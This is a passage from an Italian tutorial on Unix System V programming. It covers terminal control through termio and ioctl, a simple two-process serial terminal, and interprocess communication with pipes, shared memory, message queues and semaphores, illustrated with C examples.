Vediamo la descrizione della prima forma di ioctl().
I comandi disponibili per la chiamata ioctl() sono i seguenti.

TCGETA - Riempie la struttura termio con i dati del terminale

TCSETA - Dopo aver inizializzato la struttura termio pone il terminale in accordo con queste.

TCSETAW - Come TCSETA ma attende che tutto l'output precedente alla chiamata di settaggio venga smaltito.

TCSETAF - Setta il terminale ma prima viene svuotata la coda d'input (i caratteri presenti vengono persi).

La seconda forma di ioctl() utilizza come argomento un intero che indica l'effetto del comando.
Sono accettati i seguenti comandi.

TCSBRK - Attende che la coda di output sia inviata. Se l'argomento vale 0 allora viene inviato un break.

TCSXONC - Con argomento uguale a 0 sospende l'output mentre con valore 1 lo riprende.

TCSFLSH - Influisce sul flush delle code d' I/O. Se argomento vale 0 svuota la coda d'input, se vale 1
svuota quella d'output mentre se vale 2 le svuota entrambe.

L'argomento passato alla prima forma di ioctl() corrisponde a una struttura contenete i dati del terminale.
Nel file d' include /usr/include/sys/termio.h viene definita la seguente struttura

```
struct termio {
    unsigned short  c_iflag;   /* input modes   */
```

```
    unsigned short  c_oflag;   /* output modes  */
    unsigned short  c_cflag;   /* control modes */
    unsigned short  c_lflag;   /* line discipline modes */
    char    c_line;    /* line discipline       */
    unsigned char   c_cc[NCC]; /* control chars */
};
```

Ci sono circa 50 flags che settano "comportamento" del terminale.
Vedremo nella parte legata ai device driver il funzionamento più a basso livello del controllo di questi.
Ogni gruppo di flags influisce sui modi di comportamento del device.
Vediamo i flags che influenzano l'interpretazione dell'input definiti in /usr/include/sys/termio.h

```
/* input modes */

#define IGNBRK  0000001 /* Ignora il break in input    */
#define BRKINT  0000002 /* Invia un segnale INTR al break      */
#define IGNPAR  0000004 /* Ignora errori di parita'    */
#define PARMRK  0000010 /* Traccia gli errori di parita'       */
#define INPCK   0000020 /* Abilita in input il test di parita' */
#define ISTRIP  0000040 /* Tronca i caratteri in input a 7 bit */
#define INLCR   0000100 /* Mappa i NL in CR in input   */
#define IGNCR   0000200 /* Ignora i CR in input*/
#define ICRNL   0000400 /* Mappa i CR in NL in input   */
#define IUCLC   0001000 /* Mappa i maiuscoli in minuscoli      */
#define IXON    0002000 /* Abilita il controllo di flusso      */
#define IXANY   0004000 /* Abilita ogni carattere per XON      */
#define IXOFF   0010000 /* Abilita invio XON/XOFF a coda piena */
```

Penso che le brevi descrizioni siano sufficenti per comprendere il risultato ottenuto specificando il flag (flags | COSTANTE) oppure azzerandolo (flags & ~COSTANTE).
Vediamo ora, seguendo l'ordine dei campi della struttura termio, i flags che agiscono sull'output.

```
/* output modes */

#define OPOST   0000001 /* Atti/disattiva elaborazione output  */
#define OLCUC   0000002 /* Mappa in minuscoli in maiuscoli     */
#define ONLCR   0000004 /* Mappa NL nella sequenza CR-NL       */
#define OCRNL   0000010 /* Mappa CR in NL      */
#define ONOCR   0000020 /* Non considera i CR alla colonna 0   */
#define ONLRET  0000040 /* Agisce su NL nei terminali  */
#define OFILL   0000100 /* Usa caratteri di fill per ritardo   */
#define OFDEL   0000200 /* I caratteri di fill sono DEL (o NUL)*/
#define NL0     0       /* Selezionano lo stile dei ritardi    */
#define NL1     0000400 /* per il line feed    */
#define CR0     0       /* Selezionano lo stile dei ritardi    */
#define CR1     0001000 /* per i CR    */
#define CR2     0002000 /*     */
#define CR3     0003000 /*     */
#define TAB0    0       /* Selezionano lo stile dei ritardi    */
#define TAB1    0004000 /* per i tabs  */
#define TAB2    0010000 /*     */
#define TAB3    0014000 /*     */
#define BS0     0       /* Selezionano lo stile dei ritardi    */
#define BS1     0020000 /* per i backspace     */
#define VT0     0       /* Selezionano lo stile dei ritardi    */
#define VT1     0040000 /* per i vertical tabs */
#define FF0     0       /* Selezionano lo stile dei ritardi    */
#define FF1     0100000 /* per i form feeds    */
```

Guardando le precedenti definizioni ci si potrebbe chiedere a che cosa servono i ritardi.
In pratica servono per quei terminali che possono richiedere del tempo per svolgere le funzioni di CR, TAB ecc.
Personalmente non mi e' mai capitato di doverli modificare.
I flags attivabili (o disattivabili) per i controllo del terminale sono

```
/* control modes */

#define CBAUD   0000017 /* Settano il baud rate*/
#define B0      0       /* 0 bauds     */
#define B50     0000001 /* 50 bauds    */
#define B75     0000002 /* 75 bauds    */
#define B110    0000003 /* 110 bauds   */
#define B134    0000004 /* 134 bauds   */
#define B150    0000005 /* 150 bauds   */
#define B200    0000006 /* 200 bauds   */
#define B300    0000007 /* 300 bauds   */
#define B600    0000010 /* 600 bauds   */
#define B1200   0000011 /* 1200 bauds  */
#define B1800   0000012 /* 1800 bauds  */
#define B2400   0000013 /* 2400 bauds  */
#define B4800   0000014 /* 4800 bauds  */
#define B9600   0000015 /* 9600 bauds  */
#define EXTA    0000016 /* 19200 bauds */
#define B19200  0000016 /*     */
#define EXTB    0000017 /* 38400 bauds */
#define B38400  0000017 /*     */
#define CSIZE   0000060 /* Settano la dimensione del carattere */
#define CS5     0       /* 5 bits      */
#define CS6     0000020 /* 6 bits      */
#define CS7     0000040 /* 7 bits      */
#define CS8     0000060 /* 8 bits      */
#define CSTOPB  0000100 /* Setta i bits di stop (1/2)  */
#define CREAD   0000200 /* Abilita il ricevitore       */
#define PARENB  0000400 /* Abilita controllo di parita'*/
#define PARODD  0001000 /* Abilita parita' odd (even)  */
#define HUPCL   0002000 /* Abilita hangup      */
#define CLOCAL  0004000 /* Prende una linea senza controllo    */
#define LOBLK   0010000 /*     */
#define CTSFLOW 0020000 /* Controllo di flusso mediante CTS    */
#define RTSFLOW 0040000 /* Controllo di flusso mediante RTS    */
```

Allo stesso modo delle costanti precedente descriviamo i flags che definiscono la disciplina.

```
/* line discipline 0 modes */

#define ISIG    0000001 /* Abilita ricerca INTR e QUIT */
#define ICANON  0000002 /* Abilita input canonico      */
#define XCASE   0000004 /* Canonica per maiuscole minuscole    */
#define ECHO    0000010 /* Rispedisce  ogni carattere  */
#define ECHOE   0000020 /* Echo  "\b \b" al posto di ERASE     */
#define ECHOK   0000040 /* Echo  NL dopo carattere KILL*/
#define ECHONL  0000100 /* Echo NL     */
#define NOFLSH  0000200 /* Abilita flush dopo KILL o QUIT      */
```

Nelle descrizioni delle varie costanti ho spesso indicato "Abilita ".
Come abbiamo gia' detto settando il flags otteniamo un abilitazione e mettendolo a 0 lo disabilitiamo.
Supponiamo che si voglia disattivare l' ECHO.

```
struct termio tbuf;

main()
{
     if(ioctl(0,TCGETA,&tbuf) {
            perror("Ioctl");
            exit(-1);
      }
```

A questo punto i dati del terminale sono salvati nella struttura tbuf e quindi facendo

```
tbuf.c_lflag &= ~ECHO;
```

e successivamente risettando i dati della struttura (ora modificati) con

```
if(ioctl(0,TCSETA,&tbuf) {
  perror("Ioctl");
  exit(-1);
}
```

si ottera' che l'input da tastiera non eseguirà più l'echo sul terminale.
Generalmente l'input viene costituito in linee fino al carattere new line o EOT.
Quando si vuole eseguire una lettura carattere dopo carattere bisogna azzerare il flag canonico con

```
tbuf.c_lflag &= ~ICANON;
```

Osservando la struttura termio riportata precedentemente avrete notato che esiste tra i campi un array di caratteri.
In questo vengono in genere conservati i caratteri legati all' ERASE, KILL, ecc.
Guardate la tabella

```
c_cc[0] = Interrupt     di default  DEL
c_cc[1] = Quit  di default  CTRL \
c_cc[2] = Erase di default  #
c_cc[3] = Kill  di default  @
c_cc[4] = EOT   di default  CTRL D
c_cc[5] = EOL   di default  NUL
```

Azzerando il flag canonico c_cc[4] e c_cc[5] non vengono utilizzati per quello che normalmente dovrebbero servire.
Il loro contenuto viene settato con i due parametri MIN e TIME.
In pratica MIN dice che i caratteri devono essere disponibili nell'istante in cui la coda si riduce al numero di caratteri specificato dal suo valore.
La variabile TIME stabilisce invece il numero di decimi di secondo dopo di cui i caratteri devono essere disponibili.
Nel seguente esempio viene dimostrato il comportamento della read con il flag canonico attivo e poi azzerato.

```
#include <termio.h>

struct termio old;

main()
{
     char b1[5],b2[5];
     int n;
     struct termio cbuff;
     ioctl(0,TCGETA,&cbuff);
     old= cbuff;
     cbuff.c_lflag &= ~ICANON;
```

```
     cbuff.c_cc[4] = 5;
     cbuff.c_cc[5] = 1;
     n = read(0,b1,5);
     printf("\n\nLa read ha ricevuto %d car. : %s",n,b1);
     printf("\n\nOra setto il flag canonico e \n
    la read non attendera piu' una riga intera.\n\n");
     ioctl(0,TCSETA,&cbuff);
     n = read(0,b2,5);
     printf("\n\nLa read ha ricevuto %d car. : %s\n",n,b2);
     ioctl(0,TCSETA,&old);
}
```

In alcuni casi e' necessario settare il terminale in modo `raw' per fare in modo che non venga eseguita nessuna particolare elaborazione sui caratteri di I/O.
Per eseguire quest' operazione e' necessario azzerare il flag OPOST in c_flag, disabilitare il controllo di flusso con IXON, azzerare ECHO, annullare l'interpretazione dei caratteri di controllo con l'azzeramento di BRKINT ed ISIG.
Un altra cosa importante e' quella di, come nell'esempio precedente, azzerare ICANON e di settare MIN e TIME.
Una generica funzione atta a settare in modo RAW il terminale e' la seguente.

```
void setraw()
{
     struct termio tbuf;
     if(ioctl(0,TCGETA,&tbuf) == -1) {
  perror("Ioctl");
  exit(-1);
     }
     tbuf.c_iflag &= ~(INLCR | ICRNL | IUCLC | ISTRIP | IXON |
BRKINT);
     tbuf.c_oflag &= ~OPOST;
     tbuf.c_lflag &= ~( ICANON | ISIG | ECHO);
     tbuf.c_cc[4] = 5;
     tbuf.c_cc[5] = 2;
     if(ioctl(0,TCSETAF,&tbuf) == -1) {
  perror("Ioctl");
  exit(-1);
     }
}
```

Vediamo un piccolo esempio di terminale che sfrutta due processi per eseguire le funzioni di ricezione e trasmissione.

```
#include <termio.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/ioctl.h>
#include <signal.h>

static struct termio trm;

int fd;

reset()
{
     ioctl(0,TCSETA,&trm);
}

void setraw()
{
     static     struct termio n;
```

```
     ioctl(0,TCGETA,&n);
     trm= n;
     n.c_iflag &= ~(INLCR|ICRNL|IUCLC|ISTRIP|IXON|BRKINT);
     n.c_oflag &= ~OPOST;
     n.c_lflag &= ~(ICANON|ISIG|ECHO);
     n.c_cc[4] = 5;
     n.c_cc[5] = 2;
     ioctl(0,TCSETAF,&n);
}

errore(string)
char *string;
{
     printf("\n\nERRORE : %s\n\n",string);
     sleep(2);
     exit(-1);
}

main(argc,argv)
int argc;
char *argv[];
{
     int  pid,status;
     int  baud,flags;
     char rcvd[5];
     static     struct termio n;
     if(argc < 3)
  errore("term bauds ttyxx");
     baud = atoi(argv[1]);
     switch(baud) {
  case 300:
       flags     = B300;
       break;
  case 1200:
       flags     = B1200;
       break;
  case 2400:
       flags     = B2400;
       break;
  deafult:
       errore("Il  baud rate puo' essere 1200  o
2400");
     }
     if((fd = open(argv[2],O_RDWR)) == -1)
        errore("Il terminale specificato non esiste");
     ioctl(fd,TCGETA,&trm);
     trm.c_cflag &= ~(CBAUD|PARENB|CSIZE);
     trm.c_cflag |= (CLOCAL|HUPCL|flags|CS8);
     trm.c_lflag &= ~ECHO;
     trm.c_cc[4] = 1;
     trm.c_cc[5] = 0;
     ioctl(fd,TCSETA, &trm);
     setraw();
     if((pid = fork()) == -1)
  errore("Creazione processo");
     if(!pid) {
  while(1) {
       if(read(fd,rcvd,1) > 0)
    write(1,rcvd,1);
}
     }
```

```
     signal(SIGINT,SIG_IGN);
     while(1) {
  if(read(0,rcvd,1) > 0) {
       if(rcvd[0] == '\033') {
    kill(pid,SIGINT);
    reset();
    puts("\nTerminato !");
    wait(&status);
    exit(0);
       }
       write(fd,rcvd,1);
  }
     }
}
```

La chiamata dovra' avere come argomenti la velocita' desiderata e il nome del terminale.
Ad esempio

```
term 1200 /dev/tty1a
```

Una parte importante della trattazione sulle chiamate di sistema deve essere dedicata alla comunicazione tra i processi.
Le argomentazioni teoriche le abbiamo viste nella prima parte del fascicolo.
Dicevamo che uno dei metodi a disposizione sotto Unix SysV e' offerto dalle pipeline.
La chiamata di sistema pipe() restituisce due descrittori di file che l'utente puo' utilizzare per abbinarci lo standard d'output di un primo processo e lo standard d'input di un secondo.
La sintassi :

```
int  pipe(fd)
int  fd[2];
```

In pratica un processo utilizzera' fd[0] per scrivere all'interno della pipe mentre l'altro processo leggera' da fd[1].
Se non viene utilizzato fcntl() per settare il flag O_NDELAY normalmente questo viene cancellato per cui ogni operazione di write che tenti di scrivere in una pipe piena provvoca la sospensione del processo fino a che il secondo, leggendo, libera dello spazio.
I descrittori restituiti dalla pipe() resistono alla chiamata ad una funzione fork() per cui e' in questo modo e' possibile eseguire una comunicazione tra processi "parenti".
La funzione pipe() restituisce un errore se non ci sono descrittori a disposizione e cioe' se il numero dei descrittori aperti e' maggiore di 18.
Nel seguente esempio vengono creati due processi figli i quali si interessano rispettivamente di lanciare mediante chiamate exec() i comandi who e sort.
Mediante una pipe collega l'output di who all'input di sort.
Discuteremo dopo l'esempio della funzione dup() utilizzata nel listato.

```
#include<stdio.h>

main()
{
     int  proc_a, proc_b;
     int    fd[2];
     if(pipe(fd) == -1) {
  perror("Pipe");
  exit(-1);
     }
     if((proc_a = fork())) {
  if((proc_b = fork())) {
       close(fd[0]);
       close(fd[1]);
       wait((int *)NULL);
       wait((int *)NULL);
```

```
  } else {

       close(0);
       dup(fd[0]);
       close(fd[0]);
       close(fd[1]);
       execl("/bin/sort","sort",(char *)NULL);
  }
     } else {
  close(1);
  dup(fd[1]);
  close(fd[0]);
  close(fd[1]);
  execl("/bin/who","who",(char *)NULL);
     }
}
```

Prima di poter descrivere funzionalmente l'esempio bisogna definire l'uso della funzione dup().
Vediamone la sintassi :

```
int dup(fd)
int fd;
```

La funzione dup() duplica il descrittore di un file esistente garantendo di restituire come identificatore del file il numero piu' basso disponibile.
E' proprio su questa caratteristica che si bassa il metodo utilizzato per ridirigere sulla pipe l'output di un processo e l'input dell'altro.
Come abbiamo gia' detto in passato un processo eredita tre descrittori di file gia' aperti.
Si tratta di STDIN , STDOUT e di STDERR.
Il processo padre dopo aver creato una pipe e aver salvato i descrittori di questa in fd[2] crea un processo figlio che chiude lo standard d'output corrispondente al descrittore di file 1.
fd[1] corrisponde al canale di scrittura della pipe.
La funzione dup() duplicando il descrittore del canale di scrittura della pipe restituisce il valore piu' basso che caso strano corrisponde al descrittore 1 appena liberato dalla chiusura di STDOUT.
Quindi a questo punto il descrittore 1, ovvero STDOUT, punterà al canale di scrittura della pipe.
Successivamente vengono chiusi il canale di lettura, in quanto non utilizzato, e quello di scrittura, in quanto ora inutile dato che esiste STDOUT (sarebbe piu' corretto dire il descrittore di file 1) che punta a questo.
Il comando who eseguito, convinto di scrivere su STDOUT, scrivera' di fatto sul canale di scrittura della pipe.


```
     } else {
            close(1);
            dup(fd[1]);

            close(fd[0]);
            close(fd[1]);
            execl("/bin/who","who",(char *)NULL);
     }
```

Il secondo processo figlio chiudera' invece STDIN ed eseguendo la stessa procedura con dup() assegnera' a questo il descrittore del file di lettura della pipe.
In questo caso il sort essendo convinto di leggere da STDIN prendera' il suo input dal canale di lettura.

```
     } else {
            close(0);
            dup(fd[0]);
```

```
            close(fd[0]);
            close(fd[1]);
            execl("/bin/sort","sort",(char *)NULL);
     }
```

Il caso appena visto utilizzava una pipe monodirezionale.
Esistono alcune situazioni in cui e' utile utilizzare delle pipe bidirezionali.
La scrittura di tali programmi risulta essere delicata in quanto e' facile creare degli stati di deadlock nei quali ambedue i processi rimarrebbero inchiodati ad attendere un evento che di fatto non accadra' mai.
Parlando inizialmente dei segmenti occupati dai processi avevamo visto che dopo il data segment esisteva una zona non allocata.
Parlando delle pipe abbiamo anche detto che il loro compito era quello di creare un canale di comunicazione tra due processi differenti.
Lo Unix SysV dispone di altre chiamate di sistema che offrono dei mezzi diversi per creare dei canali di comunicazione.
Uno di questi metodi e' quello della memoria condivisa.
Guardate il seguente schema :

```
   +------------+                +------------+
   :            :                :            :
   :   CODICE   :                :   CODICE   :
   :            :                :            :
   +------------+                +------------+
   :            :                :            :
   :    DATI    :                :    DATI    :
   :            :                +------------+
   +------------+                :            :
   :            :->+---------+<-:            :
   :            :  : MEMORIA :  :            :
   :            :  :CONDIVISA:  :            :
   :            :->+---------+<-:            :
   :            :                +------------+
   +------------+                :            :
   :            :                :   STACK    :
   :   STACK    :                :            :
   :            :                +------------+
   +------------+
```

Come si vede esiste un segmento fisico di memoria che viene abbinato a due indirizzi virtuali differenti da processo a processo.
Questo avviene in quanto la memoria fisica viene mappata ad indirizzi differenti in ogni processo.
Ricordatevi di questo concetto quando parleremo della funzione shmat().
La prima cosa da fare nel caso in cui si voglia usare la memoria condivisa e' quella di crearla al di fuori dello spazio di ogni processo.
Vediamo la funzione che inizializza l'uso della memoria condivisa.

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>

int shmget(chiave, dim, opzioni);

key_t chiave;
int   dim;
int   opzioni;
```

In pratica shmget() restituisce il segment-ID del nuovo segmento di memoria condivisa creata.
L'argomento chiave passato alla funzione specifica il nome del segmento, quello dim il numero di bytes richiesti mentre opzioni sono un gruppo di flags di cui vedremo ora il significato.
In pratica opzioni e' costituito da 16 bit.
I primi nove bit indicano i permessi sul segmento di memoria.
Hanno lo stesso significato delle varie combinazioni legate ai files (diritti proprietario, gruppo, altri).
Un ulteriore flags e' costituito da IPC_CREAT.
Anche qui il legame con l'uso del flag O_CREAT della open e' preciso.
In pratica se il segmento di memoria richiesto non esiste e se il flag IPC_CREAT e' alzato allora questo Viene creato.
Nel caso che IPC_CREAT esista gia' la chiamata a shmget() ignorera' il flag.
Se viene specificato anche il flag IPC_EXCL allora la chiamata alla funzione restituira' un errore se il segmento di memoria esiste gia'.
La seconda chiamata, shmat(), esegue la mappatura della memoria condivisa sulla memoria indirizzata dal processo.
La sintassi della funzione e' :

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>

char *shmat(sid,indirizzo_base,opzioni)

int  sid;
char *indirizzo_base;
int  opzione;
```

sid e' in pratica il segment-ID restituito dalla funzione shmget().
Indirizzo base invece e' l'indirizzo che si vuole mappare appartenente allo spazio indirizzabile dal processo.
E' possibile specificare come `indirizzo_base' il valore 0 forzando lo Unix a scegliersi dove rilocare il segmento di memoria condivisa.
Se come indirizzo base viene specificato un valore diverso da 0 e (opzione & SHM_RND) e' vero allora la locazione e' data dal calcolo

```
locazione = (indirizzo_base - (indirizzo_base & SHMLBA))
```

dove SHMLBA e' una costante che varia da sistema a sistema.
Nel caso in cui indirizzo_base sia diverso da zero e (opzioni & SHM_RND) falso allora la locazione e' uguale a indirizzo_base.
Vediamo un semplice esempio in cui avviene la creazione di due processi e tra questi viene passata una stringa.
Si tratta di un esempio incompleto in quanto non viene eseguito nessun controllo per vedere se la memoria condivisa e' occupata dal processo che scrive o che legge.
Come avevamo detto precedentemente la memoria puo' essere vista come una risorsa "semaforizzabile".
Quando parleremo delle funzioni per l'utilizzo dei semafori completeremo il tutto.

```
#include<sys/types.h>
#include<sys/ipc.h>
#include<sys/shm.h>

#define SEGNAME "00100L"

int     segment_id;

void    printerror(string)
```

```
char    *string;
{
     perror(string);
     exit(-1);
}

main()
{
     int  status;
     char *c,*f;
     if((segment_id = shmget(SEGNAME,512,0666 | IPC_CREAT))
    == -1)
  printerror("Segment { shmget() } !");
     if(!(fork())) {
  printf("\nIo sono il figlio ");
  c    = shmat(segment_id,0,0);
  sleep(1);
  printf("\n%s",c);
     } else {
  f    = shmat(segment_id,0,0);
  printf("\nIo sono il padre ");
  strcpy(f,"Questa stringa viene passata attraverso
  la memoria condivisa");
  wait(&status);
     }
     exit(0);
}
```

Tra tutti i mezzi offerti dal SysV per la comunicazione tra processi sicuramente questo e' il piu' veloce.
Una cosa importante da ricordarsi e' la sequenza seguita per l'utilizzo della memoria condivisa in quanto e' molto simile, come vedremo, al metodo per l'utilizzo dei messaggi e dei semafori.
In pratica prima si crea con la funzione shmget() il segmento di memoria e poi con shmat() lo si mappa (in altre parole lo si collega) a una parte della memoria utente.
Una volta collegati a un certo segmento e' possibile sganciarsi mediante un altra chiamata e precisamente con la funzione shmdt().
La sintassi precisa e' la seguente :

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>

int shmdt(indirizzo)

char *indirizzo;
```

dove indirizzo rappresenta appunto l'indirizzo del segmento da cui si vuole sganciarsi.
Sempre appartenente alla famiglia di chiamate per il controllo della memoria condivisa esiste :

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>

int shmctl(segid,comando,statusbuf)

int segid, comando;
struct shmid_ds *sbuf;
```

La struttura shmid_ds ha il seguente formato :

```
struct  shmid_ds {
     struct  ipc_perm shm_perm; /* operation perm struct      */
     int     shm_segsz; /* segment size       */
     ushort  shm_ptbl;  /* addr of sd segment */
     ushort  shm_lpid;  /* pid of last shared mem op  */
     ushort  shm_cpid;  /* creator pid*/
     ushort  shm_nattch;/* current # attached */
     ushort  shm_cnattch;       /* in-core # attached */
     time_t  shm_atime; /* last attach time   */
     time_t  shm_dtime; /* last detach time   */
     time_t  shm_ctime; /* last change time    */
};
```

dove struct ipc_perm e'

```
struct ipc_perm {
     ushort  uid;       /* owner's user id    */
     ushort  gid;       /* owner's group id   */
     ushort  cuid;      /* creator's user id  */
     ushort  cgid;      /* creator's group id */
     ushort  mode;      /* access modes       */
     ushort  seq;       /* slot usage sequence number */
     key_t   key;       /* key*/
};
```

shmctl in pratica fornisce varie operazioni di controllo sui segmenti di memoria condivisa.
L'argomento comando puo' assumere uno dei seguenti valori (definizioni in sys/ipc.h) :

IPC_STAT - Riempie la struttura shmid_ds con i dati associati al segment-ID sempre passato come argomento alla chiamata della funzione.

IPC_SET - Permette di assegnare al segment-ID i valori settati nella struttura shmid_ds.
I parametri modificabili mediante la chiamata sono :

```
shm_perm.uid
shm_perm.gid
shm_perm.mode
```

Chiaramente la modifica e' riservata al proprietario del segmento di memoria condivisa o al super user.

IPC_RMID - Un altro comando a disposizione del proprietario o del super user e' quello eseguito specificando IPC_RMID che in pratica rimuove l'identificatore di memoria condivisa distruggendo l'area di memoria associata.

Incominciamo a vedere ora un altro metodo legato alle comunicazioni tra i processi.
Fino ad ora abbiamo visto due metodi.
Il primo era quello delle pipe la cui limitazione era legata al fatto che la comunicazione poteva avvenire solo tra processo padre e quello figlio.
La memoria condivisa invece non era soggetta a questa limitazione in quanto qualsiasi processo fosse a conoscenza del segment-ID poteva accedere (permessi permettendo).
Lo stesso possiamo dire per il metodo offerto dalla gestione dei messaggi nello Unix SysV.
Le chiamate che permettono di creare una coda di messaggi e di gestirla sono le seguenti :

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/msg.h>

int msgget(chiave,opzione)
```

```
key_t chiave;
int   opzione;
```

La funzione ritorna -1 per segnalare un errore oppure l'ID della coda messaggi.
Chiave costituisce il nome della coda messaggi mentre opzione potrebbe essere la combinazione dei seguenti valori :

IPC_CREAT - La funzione e' simile a quella della open. Se la coda messaggi non esiste allora questa viene creata. Se il parametro IPC_CREAT e' specificato ma la coda esiste gia' allora viene ignorato.

IPC_EXCL - Serve abbinato a IPC_CREAT per fare in modo che se la coda messaggi esiste gia' la funzione msgget() ritorni un errore.

I nove bit meno significativi, come nel caso della funzione shmget(), indicano i permessi alla coda messaggi.
Una volta creata la coda messaggi e' possibile scrivere e leggere in questa mediante le seguenti funzioni :

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/msg.h>

int msgsnd(msgid,messaggio,dimensione,opzione)

int msgid, dimensione, opzione;
struct msgbuf *messaggio;

int msgrcv(msgid,messaggio,dimensione,tipo,opzione)

int msgid, dimensione, opzione;
long tipo;
struct msgbuf *messaggio;
```

dove la struttura msgbuf e' la seguente :

```
struct msgbuf {
      long mtype;
      char mtext[];
};
```

msgid e' l' ID della coda messaggi restituita da msgget() mentre la dimensione dell'array mtext[].
Il parametro opzione puo' assumere una combinazione dei seguenti valori :

IPC_NOWAIT - Se non c'e' spazio nel kernel per memorizzare il messaggio il processo, in genere, attende. Specificando questo flag invece di aspettare restituisce -1. Questo nel caso della funzione msgsnd(). Nel caso che si setti IPC_NOWAIT con la funzione msgrcv() questa non attendera' che venga inserito in coda un messaggio ma restituira' -1 per indicare che la coda e' vuota.

MSG_NOERROR - Vale solo con la funzione msgrcv(). I messaggi che come dimensioni superano dimensioni (l'argomento passato alla funzione) non vengono ricevuti. Specificando MSG_NOERROR facciamo in modo che i messaggi piu' lunghi di dimensioni vengano accorciati.

Il parametro tipo specifica quale messaggio deve essere ricevuto.
I valori possibili sono :

0   Restituisce il primo messaggio in coda indipendentemente da tipo.

>0   Restituisce il primo messaggio che sia di tipo tipo.

<0   Restituisce il messaggio che possiede il valore minimo   e minore o uguale al valore di tipo.

L'esempio scritto come dimostrativo delle funzioni per la gestione della memoria condivisa potrebbe essere scritto, usando i messaggi, nel seguente modo.

```
#include  <sys/types.h>
#include  <sys/ipc.h>
#include  <sys/msg.h>

#define NAME   "00100"
int  m_id;

void printerror(string)
char *string;
{
     perror(string);
     exit(-1);
}

main()
{
     int  status;
     static    struct msgbuf {
  long tipo;
  char buffer[50];
     } buf,buf2;
     static     char    f[50];
     if((m_id = msgget(NAME,0666 | IPC_CREAT)) == -1)
  printerror("Message { msgget() } !");
     if(!(fork())) {
  printf("\nIo sono il figlio ");
  sleep(1);
  msgrcv(m_id,&buf,sizeof(buf.buffer),0,
     MSG_NOERROR);
  printf("\n%s",buf.buffer);
     } else {
  printf("\nIo sono il padre ");
  buf2.tipo = 3;
  strcpy(buf2.buffer,"\nQuesto e' il
 messaggio.\n\n");
  msgsnd(m_id,&buf2,sizeof(buf2.buffer),0);
  printf("\nAttendo fine processo figlio ....");
  wait(&status);
     }  exit(0);
}
```

In tutti gli esempi precedenti si accedeva una sola volta in scrittura e una sola volta in lettura utilizzando all'interno di un processo la funzione sleep() per fare in modo che la lettura non avvenisse prima della scrittura.
Utilizzando, ad esempio, la memoria condivisa e' spesso necessario ricorrere all'uso di semafori.
Il discorso in teoria lo abbiamo visto nella prima parte del fascicolo.
Vediamo ora le funzioni che abbiamo a disposizione sotto Unix SysV.

```
#include <sys/types.h>
#include <sys/pic.h>
```

```
#include <sys/mem.h>

int semget(chiave,nsems,flags)

key_t chiave;
int   nsems;
int   flags;

int semop(semid,ops,nops)

int semid;
struct sembuf (*ops)[];
int nops;


int semctl(semid,snum,com,arg)
int semid,snum,com;
char *arg;
```

La prima funzione, semget(), inizializza un gruppo di semafori ritornando il loro semaphore-ID al quale potranno riferirsi le altre funzioni operanti sui semafori.
Gli argomenti passati sono la chiave d'identificazione dei semafori (chiave), il numero di semafori appartenenti a un gruppo (nsems) e i flags che regolano il comportamento della stessa funzione semget().
In modo analogo ad altre funzioni viste precedentemente abbinabili sono :

IPC_CREAT - Se il gruppo di semafori non esiste lo crea. Nel caso contrario il flag viene ignorato.

IPC_EXCL - Se questo flag viene abbinato a IPC_CREAT la funzione restituisce un codice d'errore se il gruppo di semafori esiste gia'.

I nove bit meno significativi sono i permessi sul gruppo di semafori.
Vediamo ora un esempio di comunicazione tra due processi mediante l'uso della memoria condivisa utilizzando anche le funzioni per la gestione dei semafori.
Si tratta di due moduli che gestiscono una certa area di memoria mediante un semplice algoritmo di gestione di buffer circolari.
Il primo processo richiede in input delle stringhe di caratteri dalla tastiera e li sistema nel buffer.
La tastiera e' stata usata come esempio ma il tutto potrebbe essere facilmente modificato per prendere l'input da qualche altra sorgente.
Il modulo che vedrete ora si interessa della trasmissione.

```
#include<stdio.h>
#include<sys/signal.h>
#include<sys/types.h>
#include<sys/ipc.h>
#include<sys/shm.h>
#include<sys/sem.h>

typedef struct shm {
     int  pid;
     int  testa,coda;
     int  flag_testa,flag_coda;
     char b[2048];
} SHMEMORY;

SHMEMORY*mem;

struct  sembuf  o_com [1];
```

```
#define P_ID    (mem->pid)
#define CODA    (mem->coda)
#define TESTA   (mem->testa)
#define FCODA   (mem->flag_coda)
#define FTESTA  (mem->flag_testa)
#define CBUFF(i)(mem->b[i])

